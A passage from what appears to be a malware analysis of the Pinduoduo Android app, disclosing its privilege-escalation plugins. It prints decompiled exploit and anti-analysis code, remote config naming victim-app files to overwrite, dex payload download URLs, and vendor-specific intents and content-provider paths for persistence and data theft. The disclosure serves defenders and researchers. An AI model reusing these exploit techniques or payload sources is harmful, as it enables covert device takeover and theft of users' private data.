b_64500", false) && this.f936e.m246b()) {
        Logger.i("SpecialPullAbility.Comp.SonaAbility",
"startSpecialActivity by sonaStartUp: %s", new Object[]
{sonaRequest.toString()});
        C0245a.m240a("start", sonaRequest);
        m405a = this.f936e.m248a(sonaRequest, this.f937f);
        C0245a.m239a("result", sonaRequest, m405a, null);
    } else {
        Logger.i("SpecialPullAbility.Comp.SonaAbility",
"startSpecialActivity by alivePullStartUp: %s", new Object[]
{sonaRequest.toString()});
        m405a = this.f935d.m405a(sonaRequest.getIntent());
    }
    C0245a.m237a("start", sonaRequest.getCaller(), null, sonaRequest,
m405a.m358a(), m405a.m357b());
    return new SonaResult(m405a.m358a(), m405a.m357b());
}

public boolean isBusy(String str) {
    Logger.i("SpecialPullAbility.Comp.SonaAbility", "isBusy invoked: "
+ str);
    boolean isCacheIntentBusy =
```

```

AlivePullAbility.instance().isCacheIntentBusy(str);
    C0245a.m237a("isBusy", str, null, null, isCacheIntentBusy, null);
    return isCacheIntentBusy;
}

public Bundle makeBundle(Intent intent) {
    if (intent == null) {
        Logger.w("SpecialPullAbility.Comp", "make empty bundle");
        return new Bundle();
    }
    Logger.i("SpecialPullAbility.Comp", "make bundle");
    InterfaceC0194e m404a = m404a(intent, null);
    if (m404a == null) {
        Logger.i("SpecialPullAbility.Comp", "no make bundle function");
        return Bundle.EMPTY;
    }
    Bundle m375a = m404a.m375a(intent);
    C0253b.m227a();
    return m375a == null ? Bundle.EMPTY : m375a;
}

/* renamed from: c */
private boolean isHuaweiVersion() {
    if (RomOsUtil.instance().isNewHuaweiManufacture() ||
RomOsUtil.instance().isHonerManufacture()) {
        return true;
    }
    return RomOsUtil.instance().isEmui() &&
!AliveAbility.instance().isAbilityDisabled2022Q3("hw_small_brand_law");
}

public C0188a() {
    Logger.i("SpecialPullAbility.Comp", "plugin version: %s", new
Object[]{C0253b.m226b()});
    this.specialPullAbilityComplmpl = getPlatformPlugin();
}

/* renamed from: d */
private boolean m394d(Intent intent, String str) {
    Logger.i("SpecialPullAbility.Comp", "real start accountSettings
activity.");
    if (CdUtils.m234a()) {
        return CdUtils.m233a(intent, str);
    }
    try {
        BotBaseApplication.getContext().startActivity(intent);
        return true;
    } catch (Exception e) {
        C0245a.m242a("start_account_exception");
        Logger.e("SpecialPullAbility.Comp", e);
        return false;
    }
}
}

```



```

    private SpecialPullAbilityCompInterface getPlatformPlugin() {
        return isHuaweiVersion() ? new AOSPSSpecialPullAbilityComp() :
RomOsUtil.instance().isOppo() ? new OppoSpecialPullAbilityComp() :
RomOsUtil.instance().isSamsung() ? new SamsungSpecialPullAbilityComp() :
RomOsUtil.instance().isXiaomiManufacture() ? new
XiaomiSpecialPullAbilityComp() : RomOsUtil.instance().isVivoManufacture() ?
new VivoSpeicalPullAbilityComp() : new DummySpecialPullAbilityComp();
    }

//HuaweiSpecialPullAbilityComp
    public boolean m371f(Intent intent) {
        Logger.i("SpecialPullAbility.Comp", "real start hw accountSettings
activity.");
        try {
            BotBaseApplication.getContext().startActivity(intent);
            return true;
        } catch (Exception e) {
            C0245a.m242a("start_account_exception");
            Logger.e("SpecialPullAbility.Comp", e);
            return false;
        }
    }

    @Override //
com.xunmeng.pinduoduo.android_pull_ability_comp.pullstartup.SpecialPullAbil
ityComp
    /* renamed from: g */
    public String mo326g() {
        return "dd.hw";
    }

    /* renamed from: d */
    public static Bundle m373d(Intent intent) {
        Bundle bundle = new Bundle();
        Parcel obtain = Parcel.obtain();
        Parcel obtain2 = Parcel.obtain();
        Parcel obtain3 = Parcel.obtain();
        obtain2.writeInt(3);
        obtain2.writeInt(4);
        obtain2.writeInt(13);
        obtain2.writeInt(3);
        obtain2.writeInt(0);
        obtain2.writeInt(4);
        obtain2.writeString("com.huawei.recsys.aidl.HwObjectContainer");
        obtain2.writeSerializable(null);
        obtain2.writeInt(4);
    }

```

alive_security_biz_plugin:

File path:bot/alive_security_biz_plugin/mw1.bin If the previous Plugin is a wrapper for the privilege escalation capability, this Plugin is the driver, which exploits the previous capability (and also some new

vulnerabilities) in various ways to achieve the purpose of keeping alive, stealing privacy data, etc. The Plugin contains dozens of Strategies, each of which corresponds to a set of post-exploit operations, which are listed as follows:

- JayceStrategy
- WingStrategy
- CheeseStrategy4Other
- ShenLawDetectStrategy
- TalonStrategy
- ClinkzStrategy
- BatteryStrategy
- DazzleStrategy
- FileProviderProbStrategy
- RangersStrategy
- BalanarStrategy
- StripBareStrategy
- GalaxyStrategyUtils
- NamiStrategy
- StrutsStrategyHelper
- GeorgeStrategy
- CreamStrategy4Other
- YmirStrategy
- ZecStrategy
- GalioStrategy
- MinerStrategy
- YiStrategy
- CreamStrategy
- DianaStrategy
- KarmaStrategy
- AhriStrategy
- ApolloStrategy
- DancerStrategy
- ViStrategy
- PurgeV2Strategy
- GhostStrategy
- GalaxyStrategyConfig
- DirgeStrategy
- SionStartDetectStrategy
- DarchrowStrategy
- CheeseStrategy
- StrutsStrategy
- WinterStrategy
- BaseGalaxyStrategyTracker
- JannaVictimStrategy
- JessieStrategy
- MedusaStrategy
- FioraStrategy

- ZiggsStrategy
- ZyraDetectStrategy
- FakerStrategy
- SkyCastleStrategy
- FizzStrategy
- PermissionClosedStrategy
- GlassStrategy
- BannerDetectStrategy
- NunuStrategy
- ButterStrategy
- MiranaStrategy
- ZedDetectStrategy
- CanvasStrategy
- WindStrategy
- NotificationClosedDetectStrategyV2
- GalaxyStrategy
- VanishingArtStrategy
- LeBlancStrategy
- AniviaStrategy
- MaoKaiStrategy
- KnightStrategy
- TuskStrategy
- ZeusStrategy
- KnightV2Strategy
- WeatherSummaryStrategy
- NotificationClosedDetectStrategy
- MaginaStrategy
- MagnusStrategy
- LuluStrategy
- TinyStrategy
- BoushStrategyV2
- ClinkStrategy
- NamiV2Strategy
- BrandStrategy
- JoaquimStrategy
- SivrStrategy
- ZetStrategy
- SpringStrategy

As shown above, the various Exps are driven by **Event**, for example the following remote profile snippet means that when the process enters the background, it executes the following Strategy

```

"ON_BACKGROUND" : [
  {
    "name": "Buys"
  },
  {

```

```
    "name": "KunkkaStrategy"
  },
  {
    "name": "AkashaStrategy"
  },
  {
    "name": "XazeStrategy",
    "overrideFrameworkProps": {
      "blackListProps": {
        "sceneId": "4003"
      }
    }
  },
  {
    "name": "DarchrowStrategy"
  },
  {
    "name": "SniperStrategy"
  },
  {
    "name": "AuStrategy"
  }
],
```

It also contains a lot of data collection logic, such as the collector of various user identities and monitoring other app's behavior and DAUs

PDD also tries to keep alive and prevent itself from being uninstalled by controlling the Launcher. For example, by modifying the layout of Launcher after privilege escalation, adding a fake shortcut icon and hiding the real icon, it can achieve the purpose of anti-installation. Other behaviors include moving the icon to the user's usual screen to increase the conversion rate, mimicing other apps' icon, placing a 1*1 hidden widget to keep alive etc. Part of its interface is implemented in the plugin, part of it is implemented in the main App code, the Plugin interface methods are as follows.

- void addShortcut(String arg1, OnShortcutChangeListener arg2, long arg3, CommonShortCutInfo arg4);
- boolean hasAbility(String arg1, String arg2);
- boolean isShortcutExist(String arg1, boolean arg2, CommonShortCutInfo arg3);
- void removeShortcut(String arg1, OnShortcutChangeListener arg2, long arg3, CommonShortCutInfo arg4); Similar logic exists in com.xunmeng.pinduoduo.smart_widget.SmartWidgetUtils.
- void addShortcut(String arg1, OnShortcutChangeListener arg2, long arg3, CommonShortCutInfo arg4);
- boolean hasAbility(String arg1, String arg2);
- boolean isShortcutExist(String arg1, boolean arg2, CommonShortCutInfo arg3);
- void removeShortcut(String arg1, OnShortcutChangeListener arg2, long arg3, CommonShortCutInfo arg4);

base_secdt_comp_plugin, ct_plugin

Environment detection. The `isEnvUnsafe` function of this module is called in multiple components above, which will turn off malicious behavior if found to be being debugged or hooked, and tries to clear the system log, thus escaping analysis. Protection is done through `nwa VMP`.


```

1 package com.xunmeng.pinduoduo.p004cs.sec.comp.plugin.behavior;
2
3 import android.os.SystemClock;
4 import app.BotPddActivityThread;
5 import com.xunmeng.pinduoduo.cs.sec.comp.sdk.intfcs.ISBService;
6 import com.xunmeng.pinduoduo.p004cs.sec.comp.plugin.env.DIRel;
7 import com.xunmeng.pinduoduo.p004cs.sec.comp.plugin.env.EnvDTManager;
8 import com.xunmeng.pinduoduo.p004cs.sec.comp.plugin.env.NetworkRDI;
9 import com.xunmeng.pinduoduo.p004cs.sec.comp.plugin.hook.HookDTManager;
10 import com.xunmeng.pinduoduo.p004cs.sec.comp.plugin.utils.MiscUtils;
11 import com.xunmeng.pinduoduo.p004cs.sec.comp.plugin.utils.PowerUtils;
12 import com.xunmeng.plugin.adapter.sdk.utils.HuaweiLogger;
13
14 /* renamed from: com.xunmeng.pinduoduo.cs.sec.comp.plugin.behavior.SensitiveBehaviorState */
15 /* loaded from: real.jar:com/xunmeng/pinduoduo/cs/sec/comp/plugin/behavior/SensitiveBehaviorState.class */
16 public class SensitiveBehaviorState implements ISBService {
17     public static String TAG;
18     public boolean mEngineeringModeOn;
19     public boolean mScreenRecording;
20     public boolean mSystemLogging;
21
22     /* JADX DEBUG: Another duplicated slice has different insns count: {[CONST_STR], finally: {[CONST_STR, CONSTRUCTOR, CONST_STR, INVOKE, INVOKE, CONST_STR, INVOKE, INVOKE, ARITH, INVOKE, INVOKE, INVOKE}
23     public int checkState(int i) {
24         long elapsedRealTime = SystemClock.elapsedRealTime();
25         try {
26             switch (i) {
27                 case 0:
28                     int state = getState(this.mSystemLogging);
29                     HuaweiLogger.i("CSEC.Plg.SBState", "check state " + i + " cost " + (SystemClock.elapsedRealTime() - elapsedRealTime));
30                     return state;
31                 case 1:
32                     int state2 = getState(this.mScreenRecording);
33                     HuaweiLogger.i("CSEC.Plg.SBState", "check state " + i + " cost " + (SystemClock.elapsedRealTime() - elapsedRealTime));
34                     return state2;
35                 case 2:
36                     return MiscUtils.isDevOptOn() ? 1 : 0;
37                 case 3:
38                     int state3 = getState(this.mEngineeringModeOn);
39                     HuaweiLogger.i("CSEC.Plg.SBState", "check state " + i + " cost " + (SystemClock.elapsedRealTime() - elapsedRealTime));
40                     return state3;
41                 case 4:
42                     int isNetworkUnsafe = isNetworkUnsafe();
43                     HuaweiLogger.i("CSEC.Plg.SBState", "check state " + i + " cost " + (SystemClock.elapsedRealTime() - elapsedRealTime));
44                     return isNetworkUnsafe;
45                 case 5:
46                     int isCommonSafe = isCommonSafe();
47                     HuaweiLogger.i("CSEC.Plg.SBState", "check state " + i + " cost " + (SystemClock.elapsedRealTime() - elapsedRealTime));
48                     return isCommonSafe;
49                 case 6:
50                     int sysPowerMode = getSysPowerMode();
51                     HuaweiLogger.i("CSEC.Plg.SBState", "check state " + i + " cost " + (SystemClock.elapsedRealTime() - elapsedRealTime));
52                     return sysPowerMode;
53                 case 7:
54                     int appHookState = getAppHookState();
55                     HuaweiLogger.i("CSEC.Plg.SBState", "check state " + i + " cost " + (SystemClock.elapsedRealTime() - elapsedRealTime));
56                     return appHookState;
57                 case 8:
58                     int processHookState = getProcessHookState();
59                     HuaweiLogger.i("CSEC.Plg.SBState", "check state " + i + " cost " + (SystemClock.elapsedRealTime() - elapsedRealTime));
60                     return processHookState;
61                 default:
62                     HuaweiLogger.i("CSEC.Plg.SBState", "check state " + i + " cost " + (SystemClock.elapsedRealTime() - elapsedRealTime));
63                     return -1;
64             }
65         } finally {
66             HuaweiLogger.i("CSEC.Plg.SBState", "check state " + i + " cost " + (SystemClock.elapsedRealTime() - elapsedRealTime));
67         }
68     }
69     public int getState(@Boolean bool) {
70         if (bool == null) {
71             return -1;
72         }
73         return bool.booleanValue() ? 1 : 0;
74     }
75     public int isEnvUnsafe() {
76         return (EnvDTManager.getInstance().isUnsafe() || HookDTManager.getInstance().isAppHooked()) ? 1 : 0;
77     }
78 }

```

app_sd_thousand_plugin

This plugin mainly persist backdoors by writing dynamic code files of other apps to hijack the victim apps, and further steal private data of other apps by using system backup function, e.g. WeChat Logs. After above plugins successfully exploit system weakness, this plugin will pull the dex file again from the remote end, overwrite victim applications' files and proceed for further exploitation.



Some example configuration snippets are list as follows:

Write backdoors to system applications and other applications such as Douyin(Tiktok China) and NaviMap

```
"pinduoduo_Android.ka_strategy_biz_galio_63400_expect_list":{"@":["\n
\"/data/user/0/com.vivo.browser/app_platform_plugin/34140/notify28.dex\", \n
\"/data/user/0/com.vivo.browser/app_platform_plugin/34140/process26.dex\", \n
  \"/data/user/0/com.vivo.contentcatcher/app_apk/subject.apk\", \n
\"/data/user_de/0/com.vivo.aiengine/files/smartedge/com.vivo.shortvideoinfer
r1004/dex/shortvideo_infer_1004.apk\", \n
\"/data/user_de/0/com.vivo.aiengine/cache/extraDexs/vivoruleengine_extra.zi
p\", \n
\"/data/user_de/0/com.vivo.aiengine/files/vcode/dex/VCodeImpl.apk\", \n
\"/data/user/0/com.vivo.voicewakeup/files/vcode/dex/VCodeImpl.apk\", \n
\"/data/user/0/com.android.bbkmusic/files/16.lrctemplate\", \n
\"/data/user/0/com.android.bbkmusic/files/17.lrctemplate\", \n
\"/data/user_de/0/com.vivo.vms/files/vcode/dex/VCodeImpl.apk\", \n
```



```

\data/user_de/0/com.vivo.pem/files/vcode/dex/VCodeImpl.apk\", \n
\data/user/0/com.vivo.devicereg/files/vcode/dex/VCodeImpl.apk\", \n
\data/user/0/com.android.vivo.tws.vivotws/files/vcode/dex/VCodeImpl.apk\"
, \n
\data/user/0/com.vivo.assistant/files/vcode/dex/VCodeImpl.apk\", \n
\data/user/0/com.vivo.vhome/files/vcode/dex/...
\data/user/0/com.ss.android.ugc.aweme/files/plugins/com.ss.android.ugc.awem
e.qrcode_pluginv2/version-1471990000/apk/base-1.apk\", ...

```

Pull dex files from remote and execute them in victim application

```

ab_sd1000_dynamic_cmd_config_58900:ABExpItem{key='null', value='{
  "2": {
    "key_sdtty_class_name":
"com.google.android.sd.biz_dynamic_dex.sync.SyncExecutor",
    "key_sdtty_method_name": "execute",
    "key_sdtty_class_version": "2022071701",
    "key_sdtty_use_remote_url": false,
    "key_sdtty_need_local_file": false,
    "key_sdtty_remote_url_suffix": "/dynamic/4e824786-3476-49f4-b7dd-
abf4d1d238b3.zip",
    "key_sdtty_remote_url_type": "1",
    "key_sdtty_remote_url_md5": "9d8cf69bfe6b86c6261e9687d1552f95",
    "download_url": "https://commfile.pddpic.com/galerie-
go/spirit/sd1000/dex/f4247da0-6274-44eb-859a-b4c35ec0dd71.dex"
  },
  "62": {
    "key_sdtty_class_name":
"com.google.android.sd.biz_dynamic_dex.usage_event.UsageEventExecutor",
    "key_sdtty_class_version": "2023010901",
    "key_sdtty_method_name": "executeAsync",
    "download_url":
"https://commfile.pddpic.com/sdfile/common/b50477f70bd14479a50e6fa34e18b2a0
.dex"
  },
  ...

```

Appendix II: Description of each Strategy's purpose and vendors they attack

```

JayceStrategy: get running app list information
WingStrategy: Self-start on Samsung phones; triggered by PROCESS_START
CheeseStrategy: on ViVo phones, use content://com.vivo.assistant.upgrade to
open data/user_de/0/com.vivo.appfilter/databases/afsecure.db, insert
bring_up_apps apps, etc. to keep alive, triggered by FP_PERM_READY
CheeseStrategy40ther: On ViVo phones, use
content://com.vivo.assistant.upgrade to open

```

data/user_de/0/com.vivo.appfilter/databases/afsecure.db, insert
bring_up_apps, etc. to keep alive, triggered by FP_PERM_READY
ShenLawDetectStrategy: listening for screen event by registering receivers
TalonStrategy: collect input methods information and exploit input method
vulnerabilities

ClinkzStrategy: perform tasks when the screen is off, first check the
network, the time of the last execution and other status; specific tasks
are estimated to be related to vivo_market

BatteryStrategy: monitor the battery state, send intent when the state
changes, used to keep alive

DazzleStrategy: self-boot, wake up, etc. on honor phones

FileProviderProbStrategy: probe to get the package structure of apk, etc.

RangersStrategy: use Xiaomi App Market to keep alive, app update, etc.
works MIUI10 or above

```
        Intent intent = new Intent();
        intent.setComponent(new ComponentName("com.xiaomi.market",
"com.xiaomi.market.ui.JoinActivity"));
        intent.setAction("android.intent.action.VIEW");
        intent.setData(Uri.parse("market://update"));
        intent.putExtra("onClickButton", true);
        intent.putExtra("updatePackageList", str);
        intent.putExtra("pageRef", "notification_outstandingUpdate");
        intent.putExtra("sid", "default");
        intent.putExtra("sourcePackage", "com.xiaomi.market");
        intent.setFlags(-2130685952);
        return intent;
```

```
        Intent intent = new Intent();
        intent.setComponent(new ComponentName("com.xiaomi.market",
"com.xiaomi.market.testsupport.DebugService"));
        return intent;
```

```
        Intent launchIntentForPackage =
AppListApi.getLaunchIntentForPackage(getContext().getPackageManager(),
"com.xiaomi.market", "com.
xunmeng.pinduoduo.active.strategy.biz.plugin.rangers.RangersStrategy");
        launchIntentForPackage.setFlags(-2130685952);
        return launchIntentForPackage;
```

BalanarStrategy: After screen locked try to join itself into the whitelist
of applications that're allowed to keep running

StripBareStrategy : probe pkglist and get related information

GalaxyStrategy :Get SharedPreferences of other applications

NamiStrategy: collect various user data

StrutsStrategyHelper : Create various payload objects based on messages

```
        RequestPayload requestPayload2 = (RequestPayload)
this.pluginJSONFormatUtils.fromJson(message0.payload.toString(),
RequestPayload.CLASS_NAME);
```

GeorgeStrategy :Change wallpaper on Xiaomi phones, sniffing weather
application broadcast, etc

CreamStrategy :add permissions to PDD itself

CreamStrategy40ther :add permissions to PDD itself: read/write vivo
content://com.vivo.assistant.upgrade/ open

data/user_de/%d/com.vivo.permissionmanager/databases/permission.db


```

YmirStrategy: Change Huawei power saving options and other modifications
IDBHandle openDB =
FileProviderV2.instance().fileProviderUtils().openDB(Uri.parse(getFilePath(
context, "content://com.android.settings
.files/my_root/data/user_de/%d/%s/databases/smartpowerprovider.db")));
cursor = SQLiteDatabase.query("unifiedpowerapps", null, "pkg_name = ?" ,
new String[] {str}, null, null, null);
ZecStrategy: change hover windows, shortcuts, etc.; Oppo phone
sendBroadcast("com.oppo.launcher", "p",
"oppo.intent.action.PACKAGE_SHOW_INFO", String.valueOf(i));
    if (!ZecUtils.hasPermission(intValue, 1) &&
ZecAB.isZecStoreAbEnable()) {
        Logger.i("LVST2.Biz.Plugin.ZecStrategy", "allow set
store permission.");
        i = 0 | 2;
    }
    if (!ZecUtils.hasPermission(intValue, 4) &&
ZecAB.isZecFloatwindowAbEnable()) {
        Logger.i("LVST2.Biz.Plugin.ZecStrategy", "allow set
floatwindow permission.");
        i |= 64;
    }
    if (!ZecUtils.hasPermission(intValue, 32) &&
ZecAB.isZecShortcutAbEnable()) {
GalioStrategy:read /data/system/package-dex-usage.list so as to get
information about the installed apps.
MinerStrategy: find the debug log file on the phone,
vivo,oppo,xiaomi,samsung,meizu etc.
YiStrategy: view the top application when recording the screen, avoid being
recorded
DianaStrategy: read and write clipboard, a pixel to keep alive; Xiaomi
KarmaStrategy: collect steps through vendor health applications; Huawei,
oppo
AhrisStrategy:using Xiaomi voice assistant to perform a number of actions;
the
        Intent intent2 = new Intent();
        intent2.setComponent(new
ComponentName("com.miui.voiceassist",
"com.tencent.connect.common.AssistActivity"));
        intent2.addFlags(-2122297344);
        ddLaw(transitByTencent(intent2, ahriConfig));

        private boolean hasCollected() {
            return
MMKVCompat.module("LVUA.XmVoiceAssistantUsageCollector",
false).getLong("last_success_collect_time", 0) != 0; }
ApolloStrategy: get process information and kill the target process; when
the screen is closed
DancerStrategy: start any intent using vulnerability; MIUI10 or higher
ViStrategy: configure to get permissions.
PurgeV2Strategy: start LaunchAnyWhere and Parcel Mismatch EXP
GhostStrategy: lock screen related
DirgeStrategy: change lockDisplay;oppo
SionStartDetectStrategy : configure some capability items

```

```
String expKey =
"pinduoduo_Android.ab_keep_alive_strategy_sion_detect_63500_exp";
List abilityNames = Arrays.asList("DirectSubAbility",
"RumbleSubAbility", "FloatSubAbility", "RyzeSubAbility",
"NotificationSubAbility", " AlarmSubAbility");
DarchrowStrategy: Add itself to whitelist on Xiaomi
StrutsStrategy: Create various payload requests for messages based on
dynamic config
WinterStrategy: findprovider by action on Xiaomi
getAuthorityByAction("miui.intent.action.SETTINGS_SEARCH_PROVIDER",
"com.xiaomi.vipaccount");
JannaVictimStrategy: get process information;plugin update
JessieStrategy: process management, kill other processes
MedusaStrategy: Self-start
FioraStrategy: collect device related information, phone, system, gobal
information, and according to the configuration, try to execute the methods
in the configuration.
ZiggsStrategy:double-open detection.
ZyraDetectStrategy:detect the existence of files according to the
configuration;
FakerStrategy:create a fake screen display;
SkyCastleStrategy:work with FakerStrategy to create a fake screen display
on Vivo
FizzStrategy:find the existence of a file, add or modify it
PermissionClosedStrategy:Oppo Rom's detector
GlassStrategy: detect service status; Xiaomi
com.miui.securitycore",
"com.miui.enterprise.service.EntInstallService"
BannerDetectStrategy :banner ad detection and display; oppo,vivo
NunuStrategy: "registerAppUsageObserver" capability call;
SdThousandAbilityRequest sdThousandAbilityRequest = new
SdThousandAbilityRequest("registerAppUsageObserver", buildSdRequest);
ButterStrategy:add itself to whitelist by writing to key configuration
file; rewriteByShell
MiranaStrategy: LauncherDetect
ZedDetectStrategy:manipulate the database of vivo;/databases/afsecure.db
CanvasStrategy:Get reboot time;refreshed power consumption status?
WindStrategy : find providers
NotificationClosedDetectStrategy: detect notification bar
NotificationClosedDetectStrategyV2 :Same function as above one
VanishingArtStrategy :Hide or remove some cache;removeUnusedCache
LeBlancStrategy : send notifications; oppo
Intent intent = new
Intent("oppo.safecenter.intent.action.CHANGE_NOTIFICATION_STATE");
intent.setComponent(new ComponentName("com.coloros.notificationmanager",
"com.coloros.notificationmanager.receiver.StatictisReceiver "));
AniviaStrategy: a database operation on VIVO to add itself to whitelist
"content://com.vivo.assistant.upgrade/") +
getVpPath("data/user_de/%d/com.vivo.abe/databases/BehaviorEngine.db")
MaoKaiStrategy:clearActivityTasketc;Huawei
"com.huawei.ohos.fanager",
"com.huawei.abilitygallery.ui.FormManagerActivity"));
KnightStrategy: exploit startBgActivityByThemeManager;startActivtyByNewHome
Xiaomi
```

KnightV2Strategy : roughly the same function, the second version
TuskStrategy:prevent from being cleaned up;vivo
content://com.android.settings.fileprovider/root_files/data/user_de/%d/com.vivo.upslide/databases/speedup.db
ZeusStrategy:Huawei corner state change; callSetUnreadState
content://com.hihonor.android.launcher.settings/badge
WeatherSummaryStrategy :open activity by hijacking weather service
MaginaStrategy:Huawei app market related utilization
com.huawei.appmarket",
"com.huawei.appmarket.service.externalapi.view.ThirdApiActivity
MagnusStrategy: Hijack Notification bar on Oppo
getOppoCleanPageActivityComp;
com.heytao.cdo.client.search.notification.SearchNotificationReceiver
LuluStrategy: self-starting, etc..
"content://com.coloros.safecenter.security.InterfaceProvider");
"content://com.oplus.safecenter.security.InterfaceProvider"
TinyStrategy:Hijack notification of battery status
content://com.android.settings.files/my_root/data/user_de/%d/%s/databases/smartpowerprovider.db"
BoushStrategyV2:change state after self-start;MIUI12 or above
ClinkStrategy: write key configuration files on OPPO appmarket
content://com.bbk.appstore.upgrade/data/data/com.bbk.appstore/files/mmkv/com.bbk.appstore_push_config
NamiV2Strategy: collect various user data, monitor and report on the usage of other apps
BrandStrategy:Download files when the screen is turned off
JoaquimStrategy:Query this database to get all apps' power consumption information
data/data/com.vivo.abe/databases/BehaviorEngine.db
SivirStrategy: Hide icons of itself, etc;
ZetStrategy :Titan wakeup, etc;
SpringStrategy: background execution, add hover windows, etc;

Analysis of the dynamically downloaded dexs are as follows, there're also some other analysis on the web:

https://mp.weixin.qq.com/s/kiLvnJSDZpYRHI_XiUx9gg

```
com.google.android.sd.biz_dynamic_dex.app_usage_observer.AppUsageObserver.d
ex: Implementation of the AppUsageObserver in NuNuStrategy; discover App
usage
com.google.android.sd.biz_dynamic_dex.check_aster.CheckAsterExecutor.dex:
similar functionality to the previous one, both have installApkChecker
class
com.google.android.sd.biz_dynamic_dex.get_account_extra.GetAccountExtraExec
utor.dex: GetAccount , Vivo System Backup Storage, etc;
com.google.android.sd.biz_dynamic_dex.get_accounts.GetAccountsExecutor.dex:
GetAccounts;
com.google.android.sd.biz_dynamic_dex.get_history_ntf_path.GetHistoryNtfPat
hExecutor.dex:Get all apps' history notifications
com.google.android.sd.biz_dynamic_dex.get_icon_info.GetIconInfoExecutor.dex
: Get Icons;xiaomi,vivo,huawei;
    content://com.miui.home.launcher.settings/favorites");
    if(TextUtils.equals(a.a(), "vivo")) {
        return
```

```
Uri.parse("content://com.bbk.launcher2.settings/favorites");
    }

    return TextUtils.equals(a.a(), "huawei") ?
Uri.parse("content://com.huawei.android.launcher.settings/favorites") :
null;
    }
com.google.android.sd.biz_dynamic_dex.get_icon_info.GetIconInfoExecutor.dex
: get_icon;
com.google.android.sd.biz_dynamic_dex.hw_file_cmd.HwFileCmdExecutor.dex: Hua
wei phone related command execution
com.google.android.sd.biz_dynamic_dex.hw_get_input.HwGetInputExecutor.dex: I
nput file, via backup file?
    .client_slog_cache
com.google.android.sd.biz_dynamic_dex.hw_hide_power_window.HidePowerWindowE
xecutor.dex: Hide power usage data on Huawei phones
com.google.android.sd.biz_dynamic_dex.hw_notification_listener.HWNotificati
onListenerExecutor.dex: listen to the notification bar;huawei
com.google.android.sd.biz_dynamic_dex.hw_permission.HwPermissionExecutor1.d
ex: Action to change the content of the notification bar;honor
com.google.android.sd.biz_dynamic_dex.hw_power_update.HwPowerUpdateExecuto
r.dex: Modify Huawei phones' power stats
com.google.android.sd.biz_dynamic_dex.hw_self_start.HwSelfStartExecutor.dex
: self_start;get_private sharedpreference etc.; huawei
com.google.android.sd.biz_dynamic_dex.hw_widget.HwAddWidgetExecutor.dex: add
widget;huawei
com.google.android.sd.biz_dynamic_dex.logcat.LogcatExecutor.dex: Get system
log
com.google.android.sd.biz_dynamic_dex.notification_listener.NotificationLis
